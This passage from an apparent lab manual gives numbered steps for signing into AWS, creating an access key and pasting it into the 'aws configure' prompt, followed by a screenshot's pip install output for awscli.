


15. Type your AWS account password in the **Password** field and click **Sign in**.


Note: If a **Security check** window appears, enter the captcha and click on **Submit**.




16. Click the AWS account drop-down menu and click **Security Credentials**, as shown in the screenshot.



17. Click **Access keys (access key ID and secret access key)** in the **Your Security Credentials** section.



18. Click the **Create New Access Key** button.



19. A **Create Access Key** pop-up appears, stating that your access key has been successfully created. Click the **Show Access Key** link to view the access key.

20. Copy the **Access Key ID** displayed by pressing **Ctrl+C** on your keyboard and switch to the **Terminal** window.



21. In the terminal window, right-click your mouse; select **Paste** from the context menu to paste the copied **Access Key ID** and press **Enter**. It will prompt you to the **AWS Secret Access Key**. Switch to your AWS Account in the browser.

The screenshot shows a terminal window titled "aws configure - Parrot Terminal". The terminal output is as follows:

```
wscli) (0.15.2)
Requirement already satisfied: PyYAML<5.5,>=3.10 in /usr/lib/python3/dist-packages (from awscli) (5.3.1)
Requirement already satisfied: colorama<0.4.4,>=0.2.5 in /usr/local/lib/python3.9/dist-packages (from awscli) (0.4.3)
Requirement already satisfied: jmespath<2.0.0,>=0.7.1 in /usr/local/lib/python3.9/dist-packages (from botocore==1.24.46->awscli) (1.0.0)
Requirement already satisfied: python-dateutil<3.0.0,>=2.1 in /usr/lib/python3/dist-packages (from botocore==1.24.46->awscli) (2.8.1)
Requirement already satisfied: urllib3<1.27,>=1.25.4 in /usr/lib/python3/dist-packages (from botocore==1.24.46->awscli) (1.26.5)
